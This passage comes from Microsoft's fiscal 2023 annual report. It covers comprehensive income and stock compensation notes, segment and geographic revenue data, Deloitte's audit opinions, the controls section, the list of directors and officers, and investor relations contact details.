| Year Ended June 30,   | 2023       | 2022       | 2021       |
|---|------------|------------|------------|
| <b>Derivatives</b>  |            |            |            |
| Balance, beginning of period  | \$ (13)    | \$ (19)    | \$ (38)    |
| Unrealized gains (losses), net of tax of \$9, \$(15), and \$9                           | 34         | (57)       | 34         |
| Reclassification adjustments for (gains) losses included in other income (expense), net | (61)       | 79         | (17)       |
| Tax expense (benefit) included in provision for income taxes                            | 13         | (16)       | 2          |
| Amounts reclassified from accumulated other comprehensive income (loss)                 | (48)       | 63         | (15)       |
| Net change related to derivatives, net of tax of \$(4), \$1, and \$7                    | (14)       | 6          | 19         |
| Balance, end of period  | \$ (27)    | \$ (13)    | \$ (19)    |
| <b>Investments</b>  |            |            |            |
| Balance, beginning of period  | \$ (2,138) | \$ 3,222   | \$ 5,478   |
| Unrealized losses, net of tax of \$(393), \$(1,440), and \$(589)                        | (1,523)    | (5,405)    | (2,216)    |
| Reclassification adjustments for (gains) losses included in other income (expense), net | 99         | 57         | (63)       |
| Tax expense (benefit) included in provision for income taxes                            | (20)       | (12)       | 13         |
| Amounts reclassified from accumulated other comprehensive income (loss)                 | 79         | 45         | (50)       |
| Net change related to investments, net of tax of \$(373), \$(1,428), and \$(602)        | (1,444)    | (5,360)    | (2,266)    |
| Cumulative effect of accounting changes   | 0          | 0          | 10         |
| Balance, end of period  | \$ (3,582) | \$ (2,138) | \$ 3,222   |
| <b>Translation Adjustments and Other</b>  |            |            |            |
| Balance, beginning of period  | \$ (2,527) | \$ (1,381) | \$ (2,254) |
| Translation adjustments and other, net of tax of \$0, \$0, and \$(9)                    | (207)      | (1,146)    | 873        |
| Balance, end of period  | \$ (2,734) | \$ (2,527) | \$ (1,381) |
| Accumulated other comprehensive income (loss), end of period                            | \$ (6,343) | \$ (4,678) | \$ 1,822   |

NOTE 18 — EMPLOYEE STOCK AND SAVINGS PLANS

We grant stock-based compensation to employees and directors. Awards that expire or are canceled without delivery of shares generally become available for issuance under the plans. We issue new shares of Microsoft common stock to satisfy vesting of awards granted under our stock plans. We also have an ESPP for all eligible employees.

Stock-based compensation expense and related income tax benefits were as follows:

(In millions)

| Year Ended June 30,                                     | 2023     | 2022     | 2021     |
|---|----------|----------|----------|
| Stock-based compensation expense                        | \$ 9,611 | \$ 7,502 | \$ 6,118 |
| Income tax benefits related to stock-based compensation | 1,651    | 1,293    | 1,065    |

**Stock Plans**

Stock awards entitle the holder to receive shares of Microsoft common stock as the award vests. Stock awards generally vest over a service period of four years or five years.

**Executive Incentive Plan**

Under the Executive Incentive Plan, the Compensation Committee approves stock awards to executive officers and certain senior executives. RSUs generally vest ratably over a service period of four years. PSUs generally vest over a performance period of three years. The number of shares the PSU holder receives is based on the extent to which the corresponding performance goals have been achieved.

**Activity for All Stock Plans**

The fair value of stock awards was estimated on the date of grant using the following assumptions:

| Year ended June 30,                     | 2023           | 2022           | 2021           |
|---|----------------|----------------|----------------|
| Dividends per share (quarterly amounts) | \$ 0.62 – 0.68 | \$ 0.56 – 0.62 | \$ 0.51 – 0.56 |
| Interest rates                          | 2.0% – 5.4%    | 0.03% – 3.6%   | 0.01% – 1.5%   |

During fiscal year 2023, the following activity occurred under our stock plans:

|                                      | Shares        | Weighted Average Grant-Date Fair Value |
|--------------------------------------|---------------|--|
|                                      | (In millions) |  |
| <b>Stock Awards</b>                  |               |  |
| Nonvested balance, beginning of year | 93            | \$ 227.59                              |
| Granted <sup>(a)</sup>               | 56            | 252.59                                 |
| Vested                               | (44)          | 206.90                                 |
| Forfeited                            | (9)           | 239.93                                 |
| Nonvested balance, end of year       | <u>96</u>     | <u>\$ 250.37</u>                       |

(a) Includes 1 million, 1 million, and 2 million of PSUs granted at target and performance adjustments above target levels for fiscal years 2023, 2022, and 2021, respectively.

As of June 30, 2023, total unrecognized compensation costs related to stock awards were \$18.6 billion. These costs are expected to be recognized over a weighted average period of three years. The weighted average grant-date fair value of stock awards granted was \$252.59, \$291.22, and \$221.13 for fiscal years 2023, 2022, and 2021, respectively. The fair value of stock awards vested was \$11.9 billion, \$14.1 billion, and \$13.4 billion, for fiscal years 2023, 2022, and 2021, respectively. As of June 30, 2023, an aggregate of 164 million shares were authorized for future grant under our stock plans.

**Employee Stock Purchase Plan**

We have an ESPP for all eligible employees. Shares of our common stock may be purchased by employees at three-month intervals at 90% of the fair market value on the last trading day of each three-month period. Employees may purchase shares having a value not exceeding 15% of their gross compensation during an offering period.

Employees purchased the following shares during the periods presented:

**(Shares in millions)**

| Year Ended June 30,     | 2023      | 2022      | 2021      |
|-------------------------|-----------|-----------|-----------|
| Shares purchased        | 7         | 7         | 8         |
| Average price per share | \$ 245.59 | \$ 259.55 | \$ 207.88 |

As of June 30, 2023, 74 million shares of our common stock were reserved for future issuance through the ESPP.

**Savings Plans**

We have savings plans in the U.S. that qualify under Section 401(k) of the Internal Revenue Code, and a number of savings plans in international locations. Eligible U.S. employees may contribute a portion of their salary into the savings plans, subject to certain limitations. We match a portion of each dollar a participant contributes into the plans. Employer-funded

retirement benefits for all plans were \$1.6 billion, \$1.4 billion, and \$1.2 billion in fiscal years 2023, 2022, and 2021, respectively, and were expensed as contributed.

#### NOTE 19 — SEGMENT INFORMATION AND GEOGRAPHIC DATA

In its operation of the business, management, including our chief operating decision maker, who is also our Chief Executive Officer, reviews certain financial information, including segmented internal profit and loss statements prepared on a basis not consistent with GAAP. During the periods presented, we reported our financial performance based on the following segments: Productivity and Business Processes, Intelligent Cloud, and More Personal Computing.

We have recast certain prior period amounts to conform to the way we internally manage and monitor our business.

Our reportable segments are described below.

#### **Productivity and Business Processes**

Our Productivity and Business Processes segment consists of products and services in our portfolio of productivity, communication, and information services, spanning a variety of devices and platforms. This segment primarily comprises:

- Office Commercial (Office 365 subscriptions, the Office 365 portion of Microsoft 365 Commercial subscriptions, and Office licensed on-premises), comprising Office, Exchange, SharePoint, Microsoft Teams, Office 365 Security and Compliance, Microsoft Viva, and Microsoft 365 Copilot.
- Office Consumer, including Microsoft 365 Consumer subscriptions, Office licensed on-premises, and other Office services.
- LinkedIn, including Talent Solutions, Marketing Solutions, Premium Subscriptions, and Sales Solutions.
- Dynamics business solutions, including Dynamics 365, comprising a set of intelligent, cloud-based applications across ERP, CRM (including Customer Insights), Power Apps, and Power Automate; and on-premises ERP and CRM applications.

#### **Intelligent Cloud**

Our Intelligent Cloud segment consists of our public, private, and hybrid server products and cloud services that can power modern business and developers. This segment primarily comprises:

- Server products and cloud services, including Azure and other cloud services; SQL Server, Windows Server, Visual Studio, System Center, and related Client Access Licenses (“CALs”); and Nuance and GitHub.
- Enterprise Services, including Enterprise Support Services, Industry Solutions (formerly Microsoft Consulting Services), and Nuance professional services.

#### **More Personal Computing**

Our More Personal Computing segment consists of products and services that put customers at the center of the experience with our technology. This segment primarily comprises:

- Windows, including Windows OEM licensing and other non-volume licensing of the Windows operating system; Windows Commercial, comprising volume licensing of the Windows operating system, Windows cloud services, and other Windows commercial offerings; patent licensing; and Windows Internet of Things.
- Devices, including Surface, HoloLens, and PC accessories.
- Gaming, including Xbox hardware and Xbox content and services, comprising first- and third-party content (including games and in-game content), Xbox Game Pass and other subscriptions, Xbox Cloud Gaming, advertising, third-party disc royalties, and other cloud services.
- Search and news advertising, comprising Bing (including Bing Chat), Microsoft News, Microsoft Edge, and third-party affiliates.

Revenue and costs are generally directly attributed to our segments. However, due to the integrated structure of our business, certain revenue recognized and costs incurred by one segment may benefit other segments. Revenue from certain contracts is allocated among the segments based on the relative value of the underlying products and services,

which can include allocation based on actual prices charged, prices when sold separately, or estimated costs plus a profit margin. Cost of revenue is allocated in certain cases based on a relative revenue methodology. Operating expenses that are allocated primarily include those relating to marketing of products and services from which multiple segments benefit and are generally allocated based on relative gross margin.

In addition, certain costs are incurred at a corporate level and allocated to our segments. These allocated costs generally include legal, including settlements and fines, information technology, human resources, finance, excise taxes, field selling, shared facilities services, customer service and support, and severance incurred as part of a corporate program. Each allocation is measured differently based on the specific facts and circumstances of the costs being allocated and is generally based on relative gross margin or relative headcount.

Segment revenue and operating income were as follows during the periods presented:

(In millions)

| Year Ended June 30,                 | 2023              | 2022              | 2021              |
|-------------------------------------|-------------------|-------------------|-------------------|
| <b>Revenue</b>                      |                   |                   |                   |
| Productivity and Business Processes | \$ 69,274         | \$ 63,364         | \$ 53,915         |
| Intelligent Cloud                   | 87,907            | 74,965            | 59,728            |
| More Personal Computing             | 54,734            | 59,941            | 54,445            |
| Total                               | <u>\$ 211,915</u> | <u>\$ 198,270</u> | <u>\$ 168,088</u> |
| <b>Operating Income</b>             |                   |                   |                   |
| Productivity and Business Processes | \$ 34,189         | \$ 29,690         | \$ 24,351         |
| Intelligent Cloud                   | 37,884            | 33,203            | 26,471            |
| More Personal Computing             | 16,450            | 20,490            | 19,094            |
| Total                               | <u>\$ 88,523</u>  | <u>\$ 83,383</u>  | <u>\$ 69,916</u>  |

No sales to an individual customer or country other than the United States accounted for more than 10% of revenue for fiscal years 2023, 2022, or 2021. Revenue, classified by the major geographic areas in which our customers were located, was as follows:

(In millions)

| Year Ended June 30,          | 2023              | 2022              | 2021              |
|------------------------------|-------------------|-------------------|-------------------|
| United States <sup>(a)</sup> | \$ 106,744        | \$ 100,218        | \$ 83,953         |
| Other countries              | 105,171           | 98,052            | 84,135            |
| Total                        | <u>\$ 211,915</u> | <u>\$ 198,270</u> | <u>\$ 168,088</u> |

(a) *Includes billings to OEMs and certain multinational organizations because of the nature of these businesses and the impracticability of determining the geographic source of the revenue.*

Revenue, classified by significant product and service offerings, was as follows:

(In millions)

| Year Ended June 30,                | 2023              | 2022              | 2021              |
|------------------------------------|-------------------|-------------------|-------------------|
| Server products and cloud services | \$ 79,970         | \$ 67,350         | \$ 52,589         |
| Office products and cloud services | 48,728            | 44,862            | 39,872            |
| Windows                            | 21,507            | 24,732            | 22,488            |
| Gaming                             | 15,466            | 16,230            | 15,370            |
| LinkedIn                           | 15,145            | 13,816            | 10,289            |
| Search and news advertising        | 12,208            | 11,591            | 9,267             |
| Enterprise Services                | 7,722             | 7,407             | 6,943             |
| Devices                            | 5,521             | 7,306             | 7,143             |
| Dynamics                           | 5,437             | 4,687             | 3,754             |
| Other                              | 211               | 289               | 373               |
| Total                              | <u>\$ 211,915</u> | <u>\$ 198,270</u> | <u>\$ 168,088</u> |

Our Microsoft Cloud revenue, which includes Azure and other cloud services, Office 365 Commercial, the commercial portion of LinkedIn, Dynamics 365, and other commercial cloud properties, was \$111.6 billion, \$91.4 billion, and \$69.1 billion in fiscal years 2023, 2022, and 2021, respectively. These amounts are primarily included in Server products and cloud services, Office products and cloud services, LinkedIn, and Dynamics in the table above.

Assets are not allocated to segments for internal reporting presentations. A portion of amortization and depreciation is included with various other costs in an overhead allocation to each segment. It is impracticable for us to separately identify the amount of amortization and depreciation by segment that is included in the measure of segment profit or loss.

Long-lived assets, excluding financial instruments and tax assets, classified by the location of the controlling statutory company and with countries over 10% of the total shown separately, were as follows:

(In millions)

| June 30,        | 2023       | 2022       | 2021       |
|-----------------|------------|------------|------------|
| United States   | \$ 114,380 | \$ 106,430 | \$ 76,153  |
| Ireland         | 16,359     | 15,505     | 13,303     |
| Other countries | 56,500     | 44,433     | 38,858     |
| Total           | \$ 187,239 | \$ 166,368 | \$ 128,314 |

**REPORT OF INDEPENDENT REGISTERED PUBLIC ACCOUNTING FIRM**

To the Stockholders and the Board of Directors of Microsoft Corporation

**Opinion on the Financial Statements**

We have audited the accompanying consolidated balance sheets of Microsoft Corporation and subsidiaries (the “Company”) as of June 30, 2023 and 2022, the related consolidated statements of income, comprehensive income, cash flows, and stockholders’ equity, for each of the three years in the period ended June 30, 2023, and the related notes (collectively referred to as the “financial statements”). In our opinion, the financial statements present fairly, in all material respects, the financial position of the Company as of June 30, 2023 and 2022, and the results of its operations and its cash flows for each of the three years in the period ended June 30, 2023, in conformity with accounting principles generally accepted in the United States of America.

We have also audited, in accordance with the standards of the Public Company Accounting Oversight Board (United States) (PCAOB), the Company’s internal control over financial reporting as of June 30, 2023, based on criteria established in *Internal Control — Integrated Framework (2013)* issued by the Committee of Sponsoring Organizations of the Treadway Commission and our report dated July 27, 2023, expressed an unqualified opinion on the Company’s internal control over financial reporting.

**Basis for Opinion**

These financial statements are the responsibility of the Company’s management. Our responsibility is to express an opinion on the Company’s financial statements based on our audits. We are a public accounting firm registered with the PCAOB and are required to be independent with respect to the Company in accordance with the U.S. federal securities laws and the applicable rules and regulations of the Securities and Exchange Commission and the PCAOB.

We conducted our audits in accordance with the standards of the PCAOB. Those standards require that we plan and perform the audit to obtain reasonable assurance about whether the financial statements are free of material misstatement, whether due to error or fraud. Our audits included performing procedures to assess the risks of material misstatement of the financial statements, whether due to error or fraud, and performing procedures that respond to those risks. Such procedures included examining, on a test basis, evidence regarding the amounts and disclosures in the financial statements. Our audits also included evaluating the accounting principles used and significant estimates made by management, as well as evaluating the overall presentation of the financial statements. We believe that our audits provide a reasonable basis for our opinion.

**Critical Audit Matters**

The critical audit matters communicated below are matters arising from the current-period audit of the financial statements that were communicated or required to be communicated to the audit committee and that (1) relate to accounts or disclosures that are material to the financial statements and (2) involved our especially challenging, subjective, or complex judgments. The communication of critical audit matters does not alter in any way our opinion on the financial statements, taken as a whole, and we are not, by communicating the critical audit matters below, providing separate opinions on the critical audit matters or on the accounts or disclosures to which they relate.

**Revenue Recognition – Refer to Note 1 to the financial statements***Critical Audit Matter Description*

The Company recognizes revenue upon transfer of control of promised products or services to customers in an amount that reflects the consideration the Company expects to receive in exchange for those products or services. The Company offers customers the ability to acquire multiple licenses of software products and services, including cloud-based services, in its customer agreements through its volume licensing programs.

Significant judgment is exercised by the Company in determining revenue recognition for these customer agreements, and includes the following:

- Determination of whether products and services are considered distinct performance obligations that should be accounted for separately versus together, such as software licenses and related services that are sold with cloud-based services.

- The pattern of delivery (i.e., timing of when revenue is recognized) for each distinct performance obligation.
- Identification and treatment of contract terms that may impact the timing and amount of revenue recognized (e.g., variable consideration, optional purchases, and free services).
- Determination of stand-alone selling prices for each distinct performance obligation and for products and services that are not sold separately.

Given these factors and due to the volume of transactions, the related audit effort in evaluating management's judgments in determining revenue recognition for these customer agreements was extensive and required a high degree of auditor judgment.

#### *How the Critical Audit Matter Was Addressed in the Audit*

Our principal audit procedures related to the Company's revenue recognition for these customer agreements included the following:

- We tested the effectiveness of controls related to the identification of distinct performance obligations, the determination of the timing of revenue recognition, and the estimation of variable consideration.
- We evaluated management's significant accounting policies related to these customer agreements for reasonableness.
- We selected a sample of customer agreements and performed the following procedures:
  - Obtained and read contract source documents for each selection, including master agreements, and other documents that were part of the agreement.
  - Tested management's identification and treatment of contract terms.
  - Assessed the terms in the customer agreement and evaluated the appropriateness of management's application of their accounting policies, along with their use of estimates, in the determination of revenue recognition conclusions.
- We evaluated the reasonableness of management's estimate of stand-alone selling prices for products and services that are not sold separately.
- We tested the mathematical accuracy of management's calculations of revenue and the associated timing of revenue recognized in the financial statements.

#### ***Income Taxes – Uncertain Tax Positions – Refer to Note 12 to the financial statements***

##### *Critical Audit Matter Description*

The Company's long-term income taxes liability includes uncertain tax positions related to transfer pricing issues that remain unresolved with the Internal Revenue Service ("IRS"). The Company remains under IRS audit, or subject to IRS audit, for tax years subsequent to 2003. While the Company has settled a portion of the IRS audits, resolution of the remaining matters could have a material impact on the Company's financial statements.

Conclusions on recognizing and measuring uncertain tax positions involve significant estimates and management judgment and include complex considerations of the Internal Revenue Code, related regulations, tax case laws, and prior-year audit settlements. Given the complexity and the subjective nature of the transfer pricing issues that remain unresolved with the IRS, evaluating management's estimates relating to their determination of uncertain tax positions required extensive audit effort and a high degree of auditor judgment, including involvement of our tax specialists.

#### *How the Critical Audit Matter Was Addressed in the Audit*

Our principal audit procedures to evaluate management's estimates of uncertain tax positions related to unresolved transfer pricing issues included the following:

- We evaluated the appropriateness and consistency of management's methods and assumptions used in the identification, recognition, measurement, and disclosure of uncertain tax positions, which included testing the effectiveness of the related internal controls.
- We read and evaluated management's documentation, including relevant accounting policies and information obtained by management from outside tax specialists, that detailed the basis of the uncertain tax positions.
- We tested the reasonableness of management's judgments regarding the future resolution of the uncertain tax positions, including an evaluation of the technical merits of the uncertain tax positions.



- For those uncertain tax positions that had not been effectively settled, we evaluated whether management had appropriately considered new information that could significantly change the recognition, measurement or disclosure of the uncertain tax positions.
- We evaluated the reasonableness of management's estimates by considering how tax law, including statutes, regulations and case law, impacted management's judgments.

/s/ DELOITTE & TOUCHE LLP

Seattle, Washington  
July 27, 2023

We have served as the Company's auditor since 1983.

## **CHANGES IN AND DISAGREEMENTS WITH ACCOUNTANTS ON ACCOUNTING AND FINANCIAL DISCLOSURE**

Not applicable.

### **CONTROLS AND PROCEDURES**

Under the supervision and with the participation of our management, including the Chief Executive Officer and Chief Financial Officer, we have evaluated the effectiveness of our disclosure controls and procedures as required by Exchange Act Rule 13a-15(b) as of the end of the period covered by this report. Based on that evaluation, the Chief Executive Officer and Chief Financial Officer have concluded that these disclosure controls and procedures are effective.

### **REPORT OF MANAGEMENT ON INTERNAL CONTROL OVER FINANCIAL REPORTING**

Our management is responsible for establishing and maintaining adequate internal control over financial reporting for the Company. Internal control over financial reporting is a process to provide reasonable assurance regarding the reliability of our financial reporting for external purposes in accordance with accounting principles generally accepted in the United States of America. Internal control over financial reporting includes maintaining records that in reasonable detail accurately and fairly reflect our transactions; providing reasonable assurance that transactions are recorded as necessary for preparation of our consolidated financial statements; providing reasonable assurance that receipts and expenditures of company assets are made in accordance with management authorization; and providing reasonable assurance that unauthorized acquisition, use, or disposition of company assets that could have a material effect on our consolidated financial statements would be prevented or detected on a timely basis. Because of its inherent limitations, internal control over financial reporting is not intended to provide absolute assurance that a misstatement of our consolidated financial statements would be prevented or detected.

Management conducted an evaluation of the effectiveness of our internal control over financial reporting based on the framework in *Internal Control – Integrated Framework (2013)* issued by the Committee of Sponsoring Organizations of the Treadway Commission. Based on this evaluation, management concluded that the Company's internal control over financial reporting was effective as of June 30, 2023. There were no changes in our internal control over financial reporting during the quarter ended June 30, 2023 that have materially affected, or are reasonably likely to materially affect, our internal control over financial reporting. Deloitte & Touche LLP has audited our internal control over financial reporting as of June 30, 2023; their report follows.

## REPORT OF INDEPENDENT REGISTERED PUBLIC ACCOUNTING FIRM

To the Stockholders and the Board of Directors of Microsoft Corporation

### Opinion on Internal Control over Financial Reporting

We have audited the internal control over financial reporting of Microsoft Corporation and subsidiaries (the "Company") as of June 30, 2023, based on criteria established in *Internal Control — Integrated Framework (2013)* issued by the Committee of Sponsoring Organizations of the Treadway Commission (COSO). In our opinion, the Company maintained, in all material respects, effective internal control over financial reporting as of June 30, 2023, based on criteria established in *Internal Control — Integrated Framework (2013)* issued by COSO.

We have also audited, in accordance with the standards of the Public Company Accounting Oversight Board (United States) (PCAOB), the consolidated financial statements as of and for the year ended June 30, 2023, of the Company and our report dated July 27, 2023, expressed an unqualified opinion on those financial statements.

### Basis for Opinion

The Company's management is responsible for maintaining effective internal control over financial reporting and for its assessment of the effectiveness of internal control over financial reporting, included in the accompanying Report of Management on Internal Control over Financial Reporting. Our responsibility is to express an opinion on the Company's internal control over financial reporting based on our audit. We are a public accounting firm registered with the PCAOB and are required to be independent with respect to the Company in accordance with the U.S. federal securities laws and the applicable rules and regulations of the Securities and Exchange Commission and the PCAOB.

We conducted our audit in accordance with the standards of the PCAOB. Those standards require that we plan and perform the audit to obtain reasonable assurance about whether effective internal control over financial reporting was maintained in all material respects. Our audit included obtaining an understanding of internal control over financial reporting, assessing the risk that a material weakness exists, testing and evaluating the design and operating effectiveness of internal control based on the assessed risk, and performing such other procedures as we considered necessary in the circumstances. We believe that our audit provides a reasonable basis for our opinion.

### Definition and Limitations of Internal Control over Financial Reporting

A company's internal control over financial reporting is a process designed to provide reasonable assurance regarding the reliability of financial reporting and the preparation of financial statements for external purposes in accordance with generally accepted accounting principles. A company's internal control over financial reporting includes those policies and procedures that (1) pertain to the maintenance of records that, in reasonable detail, accurately and fairly reflect the transactions and dispositions of the assets of the company; (2) provide reasonable assurance that transactions are recorded as necessary to permit preparation of financial statements in accordance with generally accepted accounting principles, and that receipts and expenditures of the company are being made only in accordance with authorizations of management and directors of the company; and (3) provide reasonable assurance regarding prevention or timely detection of unauthorized acquisition, use, or disposition of the company's assets that could have a material effect on the financial statements.

Because of its inherent limitations, internal control over financial reporting may not prevent or detect misstatements. Also, projections of any evaluation of effectiveness to future periods are subject to the risk that controls may become inadequate because of changes in conditions, or that the degree of compliance with the policies or procedures may deteriorate.

/s/ DELOITTE & TOUCHE LLP

Seattle, Washington  
July 27, 2023

## DIRECTORS AND EXECUTIVE OFFICERS OF MICROSOFT CORPORATION

### DIRECTORS

**Satya Nadella**

Chairman and Chief Executive Officer,  
Microsoft Corporation

**Sandra E. Peterson** <sup>2,3</sup>

Lead Independent Director,  
Microsoft Corporation

**John W. Stanton** <sup>1,4</sup>

Founder and Chairman, Trilogy  
Partnerships

**Reid G. Hoffman** <sup>4</sup>

Partner, Greylock Partners

**Penny S. Pritzker** <sup>4</sup>

Founder and Chairman, PSP Partners,  
LLC

**John W. Thompson** <sup>3,4</sup>

Partner, Lightspeed Venture Partners

**Hugh F. Johnston** <sup>1</sup>

Vice Chairman and Executive Vice  
President and Chief Financial Officer,  
PepsiCo, Inc.

**Carlos A. Rodriguez** <sup>1,2</sup>

Executive Chair, ADP, Inc.

**Emma N. Walmsley** <sup>2,4</sup>

Chief Executive Officer, GSK plc

**Teri L. List** <sup>1,3</sup>

Former Executive Vice President and  
Chief Financial Officer, The Gap, Inc.

**Charles W. Scharf** <sup>2,3</sup>

Chief Executive Officer and President,  
Wells Fargo & Company

**Padmasree Warrior** <sup>2</sup>

Founder, President and Chief Executive  
Officer, Fable Group, Inc.

#### Board Committees

1. Audit Committee
2. Compensation Committee
3. Governance and Nominating Committee
4. Environmental, Social, and Public Policy Committee

### EXECUTIVE OFFICERS

**Satya Nadella**

Chairman and Chief Executive Officer

**Amy E. Hood**

Executive Vice President and Chief Financial  
Officer

**Judson B. Althoff**

Executive Vice President and Chief Commercial Officer

**Bradford L. Smith**

Vice Chair and President

**Christopher C. Capossela**

Executive Vice President and Chief Marketing Officer

**Christopher D. Young**

Executive Vice President, Business Development,  
Strategy, and Ventures

**Kathleen T. Hogan**

Executive Vice President and Chief Human Resources Officer

## INVESTOR RELATIONS

### Investor Relations

You can contact Microsoft Investor Relations by calling toll-free at (800) 285-7772 or outside the United States, call (425) 706-4400. We can be contacted between the hours of 9:00 a.m. to 5:00 p.m. Pacific Time to answer investment-oriented questions about Microsoft.

For access to additional financial information, visit the Investor Relations website online at:  
[www.microsoft.com/investor](http://www.microsoft.com/investor)

Our e-mail is [msft@microsoft.com](mailto:msft@microsoft.com)

Our mailing address is:  
Investor Relations  
Microsoft Corporation  
One Microsoft Way  
Redmond, Washington 98052-6399

### Attending the Annual Meeting

**The 2023 Annual Shareholders Meeting will be held as a virtual-only meeting.** Any shareholder can join the Annual Meeting, while shareholders of record as of September 29 2023, will be able to vote and submit questions during the meeting.

Date: Thursday, December 7, 2023  
Time: 8:30 a.m. Pacific Time  
Virtual Shareholder Meeting:  
[www.virtualshareholdermeeting.com/MSFT23](http://www.virtualshareholdermeeting.com/MSFT23)

### Submit Your Question

We invite you to submit any questions via the proxy voting site at [www.proxyvote.com](http://www.proxyvote.com). We will include as many of your questions as possible during the Q&A session of the meeting and will provide answers to questions on the Microsoft Investor Relations website under the Annual Meeting page.

### Registered Shareholder Services

Computershare, our transfer agent, can help you with a variety of shareholder related services including:

- Change of address
- Lost stock certificates
- Transfer of stock to another person
- Additional administrative services

Computershare also administers a direct stock purchase plan and a dividend reinvestment program for the company.

Contact Computershare directly to find out more about these services and programs at 800-285-7772, option 1, or visit online at:  
<https://www.computershare.com/Microsoft>

You can e-mail the transfer agent at:  
[web.queries@computershare.com](mailto:web.queries@computershare.com)

You can also send mail to the transfer agent at:  
Computershare  
P.O. Box 505000  
Louisville, KY 40233-5000

Shareholders can sign up for electronic alerts to access the annual report and proxy statement online. The service gets you the information you need faster and also gives you the power and convenience of online proxy voting. To sign up for this free service, visit the Annual Report site on the Investor Relations website at:  
<http://www.microsoft.com/investor/AnnualReports/default.aspx>

### Environmental, Social, and Governance (ESG)/Corporate Social Responsibility

Many of our shareholders are focused on environmental, social, and governance topics. To meet the expectations of our stakeholders and to and maintain their trust, we are committed to conducting our business in ways that are principled, transparent, and accountable. Microsoft has made a broad range of environmental and social commitments to make a significant positive impact on important global issues. Microsoft's Board of Directors provides insight, feedback, and oversight across a broad range of environmental and social matters. In particular, among the responsibilities of the Board's Environmental, Social, and Public Policy Committee is to review and provide guidance to the Board and management about the Company's policies and programs that relate to corporate social responsibility.

For more about Microsoft's CSR commitments and performance, please visit:  
[www.microsoft.com/transparency](http://www.microsoft.com/transparency).

